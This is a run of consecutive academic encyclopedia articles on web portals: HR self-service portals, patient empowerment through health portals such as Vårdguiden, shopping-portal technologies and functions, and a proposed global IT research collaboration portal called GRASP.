The increasing range of HR activities that are being delivered via technology has brought with it a need for careful planning of ESS portals to ensure ease of use and relevance and currency of information provided from the user-employee-perspective.

Fully integrated HRISs, increasingly part of an organisation-wide ERPS, are incorporating ESS portals to enable access by employees to more information about the employment relationship than was available in the past.

ESS portals enable employees to access for themselves the HR-related information they require. The benefits they can provide are as varied as informing employees of their leave entitlements; increasing internal promotion success through identifying and contacting suitable candidates; enabling employees to map out their careers within the organisation, or providing confidential information to employees concerning access to employee assistance program services. ESS portals can contribute to producing happier employees because they are better informed.

Implementation is a crucial stage and contributes greatly to user acceptance; use and flow on effects such as role change (Ruta, 2005). HRIS implementation problems continue to limit the rate at which the move to fully integrated HRISs is occurring and, as a consequence, delay achievement of the benefits that organisations and their employees might gain from them (Shrivastava & Shaw, 2003) as a result of the many uses that can be made of information contained in HRISs using ESS portals.

KEY TERMS

e-HR: Using the Web to deliver HR activities in much the same way as e-business uses the Web to conduct business.

Employee Self-Service Portal: A means through which HR information and HR applications can be accessed by using technology to enable employees to gain HR information without consulting HR staff.

Enterprise Resource Planning Systems (ERPs): Systems that have the capacity to integrate information from a diverse range of areas and applications within an organisation.

Human Resource Information System: An information system designed to support the organisation's HR function. It is used to store and to distribute HR-related information, and to communicate with employees.

Empowerment and Health Portals

Mats Edenius
Stockholm School of Economics, Sweden

INTRODUCTION

We know that interest in employing Web portals for communication between the health care sector and the public is constantly increasing (Kapsalis, Charatsis, Georgoudakis, Nikoloutsos, & Papadopoulos, 2004). We can also find an increasing demand for various kinds of such communication (Sciamanna, Clark, Diaz, & Newton, 2003). It promises to become an important and valuable tool for e-health (i.e., computer-based health care and health care management). Patients can log into a Web portal in order to find an appropriate medical treatment, communicate personal matters, and/or find the right way and place to find adequate health care.

In the last 10 years, we have also seen "empowerment" flourish, not least in an Internet context. In conventional research about Internet and Web portals, empowerment refers to a quite general process of gaining influence over events and outcomes. For example, it is argued that people are becoming more informed and managing their situations in better ways thanks to portal solutions and thereby becoming more empowered (Fergusson, 2004). Empowerment is central in the discourse of health and an important analytical concept to understand how portals work and can improve health care (Cathain et al., 2005).

In this article, I will argue that empowerment is indeed a fruitful concept to capture the potential of Web portals (in the health care sector). However, what is largely missing in the contemporary analyses is a more dynamic approach to analysing empowerment than found in conventional research, and how from such an approach we may justify the way Web portals are used to reach better results. The argumentation will be supported and illustrated by empirical material based on how different health portals are used.

UNDERSTANDING EMPOWERMENT: A TERM BASED ON POWER

As a researcher coming mainly from the social science and not medical science, it is natural to base an analytical discussion about empowerment on central thoughts on the concept of power. A modern definition of power tells us that power has to do with circumstances where one actor is able to make another actor perform against his or her will and interests (Lukes, 1974). Hardy and Leiba-O`Sullivan (1998) use Luke´s definition of power and explore it in terms of empowerment, in a way that could be very relevant to health portals too. They discuss how power is exercised by using various resources to influence the outcome of the decision-making processes. Several assumptions underlie this view of power. It says that all individuals are aware of their grievances and act upon them by participating in the decision-making process and using their influence to determine key decisions. We can find a whole range of possibilities related to health care where the physician brings different resources into the discussion (authority and information, etc) or hides information from the patient. Power could also be maintained by patients. They can abuse their power by giving the physicians spurious information for their own sake (to get drugs for example) or by misusing the health resources. The physician can also offer some information to the patient who becomes the sole decision maker. It is a situation that often is related to differences in cultures and deep values (e.g., Hofstede & Hofstede 2005) between paternalism and autonomy and between fidelity and humanity.

Power, rather than simply being exercised within decision-making processes, could also be used to exclude certain issues and patients from that process. Physicians could have the possibility to squeeze patients out and not let them come to the places where the decisions are made.

What both these two dimensions of power are based on is a situation where all parties more or less know their status and their will. But what about if the patients do not know what is best for them because the communication has been distorted? What this third dimension of power tells us is the importance of investigating what the fundamental base is that takes place in the decision arena. The patients could be said to be duped, coerced, or manipulated into political inactivity (or the opposite way around) via a Web portal (or by not accessing one).

Inspired by these thoughts we can draw the scheme presented in Table 1.

The scheme can help us to analyse empowerment in the context of Web portals; for example, can patients gain access to the decision arena thanks to a portal, etc? By using such a scheme, we also say that technology performs in a determined way and is therefore, in principle, determinable. However, to understand Web portals and empowerment I suggest it could also be fruitful—in a quite pragmatic way—to loosen up such a view by linking the discussion to the insight that we also apprehend and constitute the world through a technological frame, which is not innocent in this context.

Table 1.

	First Dimension	Second Dimension	Third Dimension
Power of A over B.	Control of resources.	Control of decision-making processes.	Control of meaning.
Empowerment of B requires.	Acquisition of resources and ability to mobilize them.	Ability to gain access to the decision arena.	Consciousness-raising.

What I mean is that Web portals do not strictly answer this or that question, satisfy this or that demand, or extend this or that capacity. Rather, as Arnold (2003, p. 236) calls a substantive approach:

Technology works at a more fundamental level, it enframes the world such that the question is changed in a certain social context along with the answer, the need is changed along with its gratification, and direction is changed along with the mechanism.

So, a Web portal also enframes a particular brand of reality and functions therefore as a kind of knowledge making. This world is continually working to structure our thoughts and our thinking and acting processes.[1] The problem with the conventional way of regarding empowerment and Web portals is that the logic does not allow for opposite effects to be placed within the same effect frame. My argument is that an analytical discussion about Web portals and empowerment has much to gain from being complemented by a more—what could be called—dynamic approach. I will illustrate this by examples taken from two case studies—one focuses on Vårdguiden (Edenius & Westelius, 2004) and the other one on different patient communities[2] (Edenius & Åberg, 2005). Both of these case studies are based on interviews of users and owners of different health portals.

EMPOWERMENT AND HEALTH PORTALS: TWO MINI CASES

Vårdguiden

Vårdguiden is the Stockholm County Council's Web portal for health care and telephone consultation. The portal is a neutral arena where citizens in Stockholm can get information about the health care sector and get health care advice. What could be said to be unique with Vårdguiden, compared with most other Web health portals, is that it includes some interactive services. At the time of our study (2004), the portal included three such different communication services. Patients who had registered as users of the system could book, alter, and cancel appointments with physicians. They could also renew a prescription and renew registration on the sick list.

The patients really loved the portal. They said that they can reach health care in a good way thanks to the portal. The patients stress how thanks to the written language they have been able to communicate certain matters in different ways. They have been able to use the written discussion with the physicians as qualitative check. They can always go back to what they have discussed and the physicians´ answers. They also say that thanks to the portal they have gotten important information about their illnesses, information, and knowledge they can bring with them to their meeting with the health care. It is not a big leap to say—even if the analysis is quite schematic for illustrative purpose—that using the portal could help the patient in many different ways to become more empowered (cf. ability to mobilize resources, gaining access, and consciousness-raising). But, something else is going on at the same time. A more dynamic approach tells us something in addition.

Thinking in Terms of a Booking System

Several patients expressed a desire for more control over finding an appropriate date and time to see a physician. In the system, patients could request an appointment either morning or afternoon, adding a few sentences in free format. The reason for this (limited) selection of options was that the design group, while giving the patient some possibility to specify preferences, had decided to allow the health care provider considerable discretion in the booking procedure. However, the ability to request an AM or PM appointment did not decrease the patients' desire for an even more sophisticated time-booking system. One user said for example:

You could do it like the motor vehicle inspection site. There, you can decide on the date and the time. You can tick the time you want, and then it's yours.

In this case, the users only seem to be concerned with the functionality of the portal as a booking system. They do not view it as a means of making contact with their health care provider. Compared to their previous experiences with booking systems, this appointment booking system seemed rather constrained and afforded the user less control than other booking systems. However, the user demand for quicker service and greater control when utilizing the portal does have a basis. The user's knowledge of the application is created through making generalisations based on other applications they are familiar with.

Thinking About the Organisation of Health Care

As previously seen, the system generated a demand for further control. However, the way the patient uses the system also imparts knowledge about how the health care is administrated. We can say that the portal opened a gate through which you could see more clearly what was going on in the health care administration.

One comment concerns the use of communication channels, questioning the rationality of the health care providers:

But why can't they reply to an e-mail if they can talk on the phone? Then, they would be rid of the call and could attend to the e-mail instead.

A number of comments also concerned how the Web service put them in contact with the least booked doctor (and maybe the least experienced), and how the e-messaging channel of communication was believed not to match the existing routines at the hospital. The e-messaging service can also convey the impression that the administration does not work properly. As one patient said:

Getting a reply…I had a letter with an appointment time. I do not know how long it took, but I am sure that it was a number of days before I received the letter. I also received an e-mail, but it said that I would receive a letter by post. Then I had the feeling that one hand did not know what the other was doing.

This quotation conveys a sense that the Web portal is more of a black box than traditional ways of communicating with the health care provider in a potentially empowering way. This black box is disturbing to the users, and they want more control, or at least to be able to look into the box, to achieve increased transparency.

Patient Communities

There are many statements that could be interpreted as the patients having become empowered by participating in a patient community too. Actually, it lies at the heart of patient communities. As a vice president of a community said:

Take these pills and get back in 3 months', or 'we write a letter of introduction from a doctor to the doctor specialised in rheumatology,' this is hard to influence with IT but how you get there and are able to make those demands, that is what we are trying to support our members with ...

The information found on the portal is frequently very practical. *The portal* supports their members by giving them advice and writing out lists of questions the patients can ask when seeing a doctor. The patient community is also based to a high extent on different people actively sharing their experiences by communicating online. This is done by different Web-based tools such as writing messages in the *guest book*, discussing in a forum, or traditional chatting. Another example of Web-based communication is the function *question of the day*, which is one of the strongest signs that the patient community is expecting to have some kind of dialogue with their members. By sharing this kind of information, it could be said that the members become aware that they are not alone and understand that it is possible to demand things since they learn that many people have already asked, wondered, or requested the same thing. Relating these statements—tentative as they might appear—to the analytical scheme of empowerment tells us that the patient communities could indeed empower the patient, by giving them resources and the ability to use them, ability to gain access to the decision arena, and not at least by raising consciousness.

Now a more dynamic approach; the fact that the knowledge is shared, extended, and widely spread is one of the strongest tools for a patient to use in the role as an independent patient. The identity issue appears to be very important for the member since they get empowered by speaking the same *language* based on a mutual understanding, as one patient said:

It has been useful to me in situations when everything feels meaningless and you feel disappointed with the doctors…people who understand!

In this non-medical related information service, the patient community is providing an essential type of information, not clinically related to the disease, but to the human being behind the disease who is dependent on practical solutions for daily life. This information seems even more important for the member and contains practical tips, advice, and support on how to handle day-to-day things. The uniqueness about this kind of information is that, since it is not scientific, the health care does not give any information about it, even if these kinds of questions appear to be the most important ones to the patient. The members *talking* means that they teach each other and learn from each other when discussing different issues around the disease.

Another function of the patient community is to follow up on the information given to the patient in a medical/health situation. The instructions/information is corrected, adjusted, developed, and diversified by the patient community to suit the patient/member better. In a way, this means that they give the patient distance to what the health care informs them about. Which in turn means that the members' *new* knowledge leads them to act and think more freely than before, leading to more independence.

I have an example of a girl at a conference, we were suppose to have supper at 6 PM, but she came and said to me, 'I have to eat my supper at 5.30,' ok, 'why' I asked her, 'I have to eat at that time because that is what my doctor told me,' ok but we are going to eat at 6, 'no I have to eat at 5.30!' I told her to take a sandwich or something in the mean time to be able to wait for the dinner at 6…. This person was so focused on what the doctor told her, how she should live her life, instead of looking at 'what can I do to have a normal life in my situation?'

According to the previous quotations, we could say that patient communities are taking the lead and science is following. Since patient communities have the *empirical* experience, in that they hear, see, and understand the patients' problems in another way than health care does, you could say they are the ones *making the doctor's rounds* based on empirical research. Such as the patient community is responsible for a certain way of creating knowledge based on experience from members who have done this in reality and practised it over many years. The patient community is the *practical researcher*, like a pioneer in patients' knowledge of health care, however not under the flag of scientific knowledge. As formulated by a patient:

There are no medical doctors who will tell a patient who suffers from pollen allergy wanting to eat an apple, because it is common to suffer from cross-allergy against apples, if you run it in the microwave for one minute the proteins disappears. That is one thing, which if you are talking to the doctor they would never say something like that, we have different roles, but I think that it is our strength in this …

Hence, the point is that the patient community and its Web portal application can offer the patient something the public health care cannot. They give the patient different knowledge compared to health care in general. The patient community considers the members as individuals who are in need of practical advice and not only general information. That is why communicating, using the members' language and not that of medical professionals, is a winning concept. In more theoretical terms we can say that the patient communities can maintain (at least partly via the portal) an embedded and embodied kind of knowledge, which allows for the recognition of individual diversity and the relevance of particularity. It recognises a role for practical reasons as opposed to a health care that could more be described in disembodied and dis-embedded terms, supported by proliferation of different techniques that have a universal relevance and may be applied to any patient (cf. evidence based medicine).

FUTURE RESEARCH OPPORTUNITIES

From what is said previously, I don't argue that everything is on the move. Several authors have stressed, and believe in, the possibility for actors to manage dynamic meanings too (cf. Giddens 1979). Therefore, it is maybe time not only to discuss how people can reach empowerment through Web portals, but also how we can manage the new kind of knowledge, which using a portal will generate. In the case of Vårdguiden, it might be done with information to meet the patients' new knowledge. The illustration of patient communities shows a more complicated case where we can ask if the patients overall could be empowered, while health care is stuck in a rather clear modern scientific discourse. The question is difficult to deal with, but nonetheless important to focus on and to research further.

CONCLUSION

This article is an analytical attempt not only to capture the concept of empowerment in a health portal context, but also to expand such a discussion. Using a Web portal is an active framing process animated by forces, tensions, and interests. I have argued that the tricky concept of empowerment could be fruitfully empirically discussed, starting from three different dimensions of power. However, I have also argued that empowerment is not only a process of problem-solving or emancipating processes, but at the same time a process of problem-constructing and thereby making the concept of empowerment more extensive; compared to something that might be more or less reached thanks to a portal in a deterministic way. This is a far cry from the realist view of empowerment, but nevertheless also an important way for analysing and discussing empowerment in an empirical context. Hopefully, my illustrations could be one starting point to discuss how we can improve the potential of portals in line with human behaviour.

KEY TERMS

Deterministic Approach: Begins with science and technology and ends with social conditions.

Disembodied Knowledge: Knowledge that has a universal relevance.

E-Health: Computer-based health care and health care management.

Embodied Knowledge: Knowledge, which allows for the recognition of individual diversity and the relevance of particularity.

Empowerment: A process of gaining influence over events and outcomes.

Power: Circumstances where one actor is able to get another actor to perform against his or her will and interests.

Substantive Dynamic Approach: Technology enframes the world such that the question is changed in a certain social context along with the answer.

ENDNOTES

Enabling Technology and Functionalities of Shopping Portals

Hua Luo
Fairleigh Dickinson University, USA

Yuan Gao
Ramapo College of New Jersey, USA

INTRODUCTION

An electronic marketplace (e-marketplace) is a virtual space where buyers and sellers exchange goods and services (Bailey & Bakos, 1997). An e-marketplace that searches for and aggregates information from multiple vendors and presents information of related products and services to individual consumers is an example of a business-to-consumer (B2C) shopping portal. Many smart online shoppers start from a shopping portal that provides the added ability for a shopper to compare prices, read reviews, find deals, and even create a wish list or apply for credit cards. Examples of such sites include Yahoo! Shopping, bizrate.com, shopzilla.com, nextag.com, and the marketplace function of amazon.com, where new and used books from online vendors and individuals are listed and sold.

As those e-marketplaces are bringing about structural changes to how businesses are conducted online, interest in these markets has significantly increased (Ratnasingam, Gefen, & Pavlou, 2005). To help both marketing practitioners and system designers gain an understanding of the factors contributing to the success of any online shopping portal, this article discusses the enabling technologies of a Web portal and the key functionalities of these B2C shopping portals. This article reflects the current state of research and will shed light on future avenues of exploration.

BACKGROUND

The Web owes its growth to HTML, the HyperText Markup Language. Due to its open-platform and nonproprietary nature, it became the standard language of the World Wide Web. It uses markup tags to format text and other elements in a document that can be displayed on a wide range of Web browsers. Since January 2000, XHTML (eXtensible HyperText Markup Language) has replaced the last version of HTML (v. 4.01) to become the W3C (World Wide Web Consortium) recommended standard for Web site development.

HTML and Client Side Scripting

Even though HTML was a primary tool in creating Web pages, it has its limitations. HTML pages are static pages. The widespread use of the Internet by businesses and other organizations demanded dynamism of Web sites. A dynamic Web page enables different content to be displayed at different times, for different users, on different browsers, and in response to different user actions. A shopping portal is a dynamic Web application that includes personalization, search engines, member databases, shopping carts, user feedback forms, and customer rating and merchant reputation databases, among others. The technologies enabling these functions in a shopping portal include client-side scripting, server-side scripting, and server-side programming.

Interactivity of a Web page can be achieved through the use of client-side scripting such as JavaScript. Scripts are embedded in HTML documents between a pair of <script> and </script> tags. The typical output of a script is some text, images, or other elements inserted into the Web page in which the script is embedded. For example, once a user is logged into Yahoo!'s shopping portal, a function written in JavaScript generates a message that says "Welcome, (*user name*)." JavaScript can also create such eye-catching effects as rotating banners or slide shows as well as performing data validation on a form.

The use of client-side scripting provides a certain level of interactivity without increased traffic to the server. However, two major limitations with client-side scripting are that not all scripting languages are supported by all browsers and that the code is visible to the client on the Internet and thus could pose a potential security problem. Mobile and handheld devices may not interpret client-side scripts. Server-side scripting and programming resolve these problems and provide added capability in database operations.

Server-Side Applications

Server-side scripting functions as the following: when the server receives a request for a Web page containing server-side scripts, it will execute the embedded code first and send the output to the client without the client knowing there was script in the first place.

PHP (Hypertext Preprocessor) is a server-side scripting language. PHP code in a typical HTML page is inserted between the opening <? tag and the closing ?> tag. The PHP code is never exposed to the client (PHP, 2005).

Server-side scripting can also be written in other languages such as C, Visual Basic, and Perl. Common gateway interface (CGI) is a protocol that when combined with a scripting language such as Perl and PHP, enables server-side scripting that queries databases and generates reports.

Microsoft uses active server pages (ASP) to create dynamic Web applications. ASP evolved from server-side scripting to its current server-side programming within Microsoft's .NET framework. As a platform, with its current version being ASP.NET 2.0, it works with a number of programming languages including Visual Basic .NET and Visual C# .NET, and their successors in the new Microsoft Visual Studio 2005 suite. With the ActiveX data object model (ADO and ADO.NET) interfacing with databases, Web applications developed on the ASP.NET platform enable the exchange of data across the Internet (Walther, 2006). Recent developments also include Asynchronous JavaScript and XML (AJAX), which enables the exchange of small amounts of data between the client and the server so that the user perceives the application to be more responsive since there is no need to reload the entire page (Garrett, 2005).

In summary, server-side scripting and applications allow for delivery of better personalized Web pages such as a list of saved products on your wish list and more accurate query responses.

Web Services (WS)

Interfacing between a portal site and the subscribing vendors is achieved through Web Services, which were brought about by SOAP (simple object access protocol) (W3C, 2002). Residing in the transport layer of the ISO model, SOAP defines an envelope for carrying XML (eXtensible Markup Language) data across the Internet (W3C, 2000). WS applications allow business systems to connect and work with each other. For example, a marketplace vendor at www.amazon.com exposes, that is, allows to be interfaced, part of its catalog or product ordering application so that a visitor to www.amazon.com can view the products from that vendor and place items in a shopping cart without leaving the portal site. A WS application is a business-to-business application built upon open standards and it allows interoperability across platforms. Documentation of several case studies of how Microsoft's enterprise customers make use of WS can be found at its Web site (Microsoft WS, 2006).

In collaboration with IBM and Oracle, Sun Microsystems developed its Java-based Java EE (formerly J2EE) platform for programming Web services (Tyagi, 2005). Microsoft on the other hand, bundles Web services applications in its .NET framework, which works with ASP.NET and a number of programming languages such as Visual C# .NET and Visual Basic .NET. The current version of the .NET framework is .NET 2.0 in Visual Studios 2005 (Walther, 2006). Both Java EE and .NET have incorporated security and identity features in their packages, which ensure the integrity of data transmitted and the authentication of user identity.

KEY FUNCTIONALITIES OF A SHOPPING PORTAL

Web technologies surveyed in the previous section serve as the foundation of Web portals that meet the demands of their users in interactivity and dynamism. Summarily, with any Web site that interacts with its customers, the ease of navigation, the overall aesthetic appeal of the site, and the download speed are the basic areas of concern Web marketers have to pay attention to (Nielsen, 2004). The implementation of security mechanisms and consumer perceptions of security at any Web site, portals included, have a significant impact on trustworthiness of an online company. Nonetheless, e-marketplace portals have their own unique functionalities that make it more useful and valuable than other e-commerce Web sites. They include personalization, an intelligent search engine, and a merchant reputation system, among others. All of these functionalities require the implementation of advanced data-drive server-side applications.

Personalization

Personalization is to provide repeat customers a specialized Web page that incorporates information on goods and services that are most likely of interest to the customer. Personalization is a key aspect of a company's customer relationship management system (CRM) (Andre & Rist, 2002). While a personalized Web page may be generated through embedded client-side scripting, sophisticated personalization at a shopping portal requires server-side programming.

A portal site personalizes Web pages through explicit profiling and implicit profiling. Whereas explicit profiling relies on that the user is logged in and a personal profile has been provided in the database, implicit profiling uses information collected from the click streams such as pages visited, products reviewed, and time spent on these pages (Kumar, 2005). The response to a search query input by the user often signals the level of personalization a Web site is able to provide. For example, a personalized site will provide not only a list of products searched for, but also some featured products and recommendations based on explicit and implicit profiling.

Nonetheless, the heterogeneity of the product attributes may be an impediment for personalized product recommendation and preference tracking systems that are essential to an efficient brokering system, and thus the identification of some of the intrinsic generic attributes that relate significantly to customer preferences is a constant challenge to the engineers of a shopping portal (Guan, Chan, & Zhu, 2005).

Intelligent Search Engine

A product search engine is a necessity along with an easy-to-navigate product menu structure at a shopping portal. An intelligent agent can support a range of e-marketplace processes in helping to increase the efficacy for users and reduce their cognitive load (Singh, Salam, & Iyer, 2005). A shopping agent at a portal site offers the users a valuable tool for comparison shopping. When a customer submits a query through the search engine, the Web application on the portal's server interfaces with and searches the databases of the subscribing merchants and returns the results in an organized and concise results page. The reduction of search costs for the user is twofold—he or she receives information on not only competitive prices but also product reviews that often accompany these results. Such product reviews could potentially influence customer preferences of unfamiliar products and generate new businesses for the member merchants and thus increase the value of the portal site itself (Ganesh & Amit, 2003).

In conjunction with a personalization system, a shopping agent must deliver results that are perceived most responsive to the user in the competition amongst shopping portals. An example of such competition is that, in addition to offering price comparison at over 750 shops on millions of items, mycashback.com, an online shopping portal, offers users a cash rebate on their online purchases, which is funded by part of the commission it gets from online retailers (mycashback, 2005).

As the intelligent agents and data mining software evolve, firms are increasingly exposed to rival firms and undercutting competitor prices becomes more and more difficult (Sheng, Mykytyn, Litecky, & Allen, 2005). Development in the capability of competitive analysis on the Internet further underscores the importance of the responsiveness of an intelligent search engine and the relevancy and accuracy of the information it provides.

Merchant Reputation System

Comments from past customers are valuable to prospective consumers as consumers consider "word of mouth" information more objective and accurate (Taylor, 1974). In addition to providing price comparison and product reviews, a good shopping portal inevitably provides a merchant reputation system. Such a merchant reputation system is another aspect of the utility of a shopping portal in reducing a user's search costs.

These systems allow consumers to make informed decisions on the trustworthiness of the online merchants. In the absence of physical interaction between a customer and a virtual store, trust is an essential ingredient in establishing a meaningful relationship between customers and online businesses. A merchant reputation system that is perceived useful and valuable can have a powerful influence on consumer decision making. In the meantime, these systems allow merchants to build up a reputation that is otherwise hard to attain in the absence of face to face meetings with customers.

Such a reputation system certainly is not just an ad hoc collection of consumer comments. The successful adoption of reliable merchant reputation systems requires its accuracy, consistency, and reliability, which call for more research into fraud risk management and rating consistency (Wang, 2005).

CONCLUSION

This article provides an overview of the underlying technologies of an online shopping portal. It also discusses some of the major functions at a shopping portal. Future research in intelligent software agents continues to benefit the design for customization and responsiveness of shopping portals. For example, a genetic algorithm in identifying a feature weight set provides insight to understanding of customer preferences (Guan et al., 2005). Researchers continue to pursue the use of intelligent agents in creating transparency in e-marketplaces (Singh et al., 2005). With the emergence of mobile shopping portals, this area continues to present new applications, challenges, and research opportunities.

KEY TERMS

Client-Side Scripting: Computer programs that are executed by the user's Web browser instead of the Web server.

E-Marketplace Portal: A virtual space where buyers and sellers exchange goods and services.

Intelligent Shopping Agent: Software that acts on behalf of a user in identifying products and services the user needs.

Personalization: The provision to repeat customers a specialized Web page that incorporates information on goods and services that are most likely of interest to the customer.

Shopping Portal: A business-to-consumer (B2C) e-marketplace portal that enables the search and aggregation of information from multiple vendors and presents information of related products and services to individual consumers.

Web Application: An application that delivers content to users from a Web server over the Internet or an intranet.

Web Services: A software program or system that supports interoperable interactions between computers over the Internet.

INTRODUCTION

This article describes the proposed design, development, implementation and evaluation of an extensive interactive knowledge portal to support the global IT management community. The portal will provide universal access to a knowledge database and online collaborative tools, including a research lab and online educational materials and pedagogical tools. Specific objectives include support and facilitation of an ambitious program of collaborative research; a shared facility for storing large datasets; a platform for student use; tool development collaboration; interface with community leaders; a share data archive for course projects; supporting the complex, collaborative, and international network of academic and industrial global information technology communities. The objective of this article is to provide a template for those who are considering submissions to funding agencies for similar infrastructure development.

BACKGROUND

The Global Researchers Academic Sharing Portal (GRASP) is designed to be highly adaptive and Web-based for the purpose of advancing discovery and understanding of research and education in the GITR community. GRASP will contribute three major resources to the GITR community:

- A shared facility for storing and disseminating research papers and large datasets provided by the GITR community.
- Datasets, papers and group collaboration tools to enable academics, practitioners and students to build the infrastructure for GIT research and education.
- A collaborative online platform facilitating the development and support of a program of global IT management research.

Issues arising from the design, development and implementation of global IT/IS remain a source of concern for the global IT community of practice (researchers, educators, industry and government). To date, information sources for these constituents remain fragmented and difficult to find. Global IT research needs collaborative tools and access to shared data to address global IT systems management.

It is widely acknowledged that collaboration allows organizations to leverage scarce resources, reduce costs, link complementary competencies, and increase productivity. In the traditional scientific disciplines, social networks have evolved to enable scientists to communicate findings and share them with practice (Barabási, Jeong, Néda, Ravasz, Schubert, & Vicsek, 2002). Generally speaking, it has been reported that these research collaborations have increased research quality and citation impact (Frenken, Hölzl, & Vor, 2005), and Adams, Black, Clemmons, and Stephan (2005) report evidence that scientific influence increases with team size and institutional collaborations. Recent research shows that networks underlying collaborative knowledge production serve as vehicles of knowledge diffusion (Breschi & Lissoni, 2002; Singh, 2004). Thus, collaboration networks not only contribute to quality of knowledge, but also to its diffusion, enhancing their importance from a "community of science" perspective. Collaboration also provides division of labor and the opportunity to realize economies of scale, such as the costs of training and research infrastructure (Katz & Martin, 1997).

Research networks span institutions and, increasingly, geographical boundaries among countries as well as institutional boundaries (Patton, 2005; Preece, 2000).

According to Wagner (2005), this trend is leading to a blurring of the traditional boundaries and reflects knowledge production that takes place within "international epistemic communities sharing codes of communication and practice," rather than in geographically localized communities or institutionalized contexts (academia, industry, and government) as previously suggested by Nelson (1994).

Despite the fact that global IT research often requires integration between different knowledge bases, and different people at different institutions around the globe, collaborative tools to support creation of evolving complex networks in the IS research community are few and limited in functionality. For example, the principal provider of information and knowledge to the IS research community is ISWorld (www.isworld.org), a primarily static Web site that provides basic information to the IS community.

GRASP will complement the existing infrastructure of ISWorld by utilizing next-generation collaborative tools to enable the formation of emergent work groups and a more productive integrative approach to research collaboration by providing broad academic and educational support in the following ways:

- **Enhance Infrastructure for GITR Community:** GRASP will enable identification/creation of boundary-less collaborative groups among academic institutions, industries and governments, enabling synergy, relevance, and quality seamlessly through the provision of a central repository for data and collaborative research tools.
- **Broaden Participation of Underrepresented Groups:** GRASP will enable diverse research teams using transnational paradigms and methodologies enabled by boundary-less teams. It will promote IT research in underrepresented areas (e.g., Africa and South America) and regions where IT services and infrastructure are rapidly emerging (e.g., India and China) and supplement limited resources of smaller colleges, universities, minority population segments, and underdeveloped countries.
- **Enhance Infrastructure for Global IT Research and Education:** GRASP, while providing diverse, international resources and information tools for use in course development and content at graduate and undergraduate levels at academic and research institutions, will foster integration of research and education projects using a participative approach designed to lead to ownership and increased use by the community.

DEVELOPING GRASP

The aim of this project is to develop a user-centered global IT knowledge portal that goes beyond basic functions to include a sophisticated, dynamic database of global IT resources (data, calls for papers, upcoming conferences, conference proceedings, published journal articles, researcher contact information, research interests, news, emerging technologies, etc.), online seminars and workshops and a collaborative space to conduct and assess a program of research on global IT management in the form of an online collaborative research laboratory.

GRASP will customize and personalize information provided and group participants by role to encourage joint group projects and cooperation through the following collaboration tools:

- E-mail
- Virtual meeting environments
- Instant messaging
- Chat rooms
- Bulletin boards
- E-conferencing (audio and video)
- Online seminars/workshops

The system will provide a central resource for collaboration among international researchers that will enable them to post and share:

- ideas by topic,
- raw data and results from research projects,
- working papers,
- conference papers, and
- published papers.


The vision of GRASP is to provide a single portal for worldwide researchers, educators, industry professionals and governmental agencies with:

- single sign-on,
- extensive customization (roles and workflow) and personalization,
- ease of adding channels—local and global, and
- object oriented, reusable, standard modules.

To realize this vision, the project team will:

- utilize appropriate hardware and services;
- develop back-end databases and repositories;
- develop an advanced knowledge management system;
- analyze and develop unique and customized user interfaces;
- utilize middleware needed to interact with the back-end functions;
- develop methods and tools to make knowledge sharing more productive; and

Figure 1. GRASP concept diagram



- conduct community outreach programs to promote instrument design, data collection and sharing, collaboration, formation of community user groups, and regular interaction.

Figure 1, consisting of five elements, provides a conceptual diagram of the GRASP project. The central element of the figure shows the capabilities and features of the portal. Surrounding the core are four primary elements: requirements analysis and specifications (RAS), design, development and implementation (DDI), community outreach and management (COM) and populating the knowledge base (PKB).

RAS: Requirements Analysis and Specifications

The complexity of GRASP requires significant effort in requirements planning and analysis. In Table 1, preliminary features of each component are listed. These serve as the starting point for requirements analysis with GIT researchers. To assist in this stage of development, an advisory board has been formed of six leading international IS scholars: William R. King, University Professor of Information Systems, Katz Graduate School of Business, University of Pittsburgh, USA; Philip Ein-Dor, Professor of Information Systems at the Leon Recanati Graduate School of Business, Tel Aviv University, Israel; Sharm Manwani, Henley School of Management, UK; M. Gordon Hunter, Associate Professor in Information Systems in the Faculty of Management at the University of Lethbridge, Canada; Nicolau Reinhard, currently a visiting fellow at the Sloan School of Management, MIT and a Professor of Management, University of Sao Paulo, Brazil; and Simpson Poon, Assistant Executive Director of the Vocational Training Council in Hong Kong. All Advisory Board members expressed a willingness to contribute knowledge content to the portal as well as be the key individual in their world region to promote the GRASP portal and offer advice during the analysis, design, and development phase of the projects.

In addition, potential users from the GIT community will be identified through the annual GITMA conference membership. These users will be surveyed using targeted instruments and focus groups.

Table 1. Requirements analysis and specifications

Component	Specific System Features
Knowledge Base	• Researcher profile • Community creation • Survey/instrument and research data repository • In-process research products • Research publications • Example and case scenarios • Reference libraries • Research organizer and document archival tools • Data integrity testing
Knowledge Management	• Simple data collection tools • Search and location tools • Knowledge creation, maintenance, delivery and analysis tools • Knowledge categorization • Intelligent agents and crawlers • Social network analysis tools • Process improvement and best practices
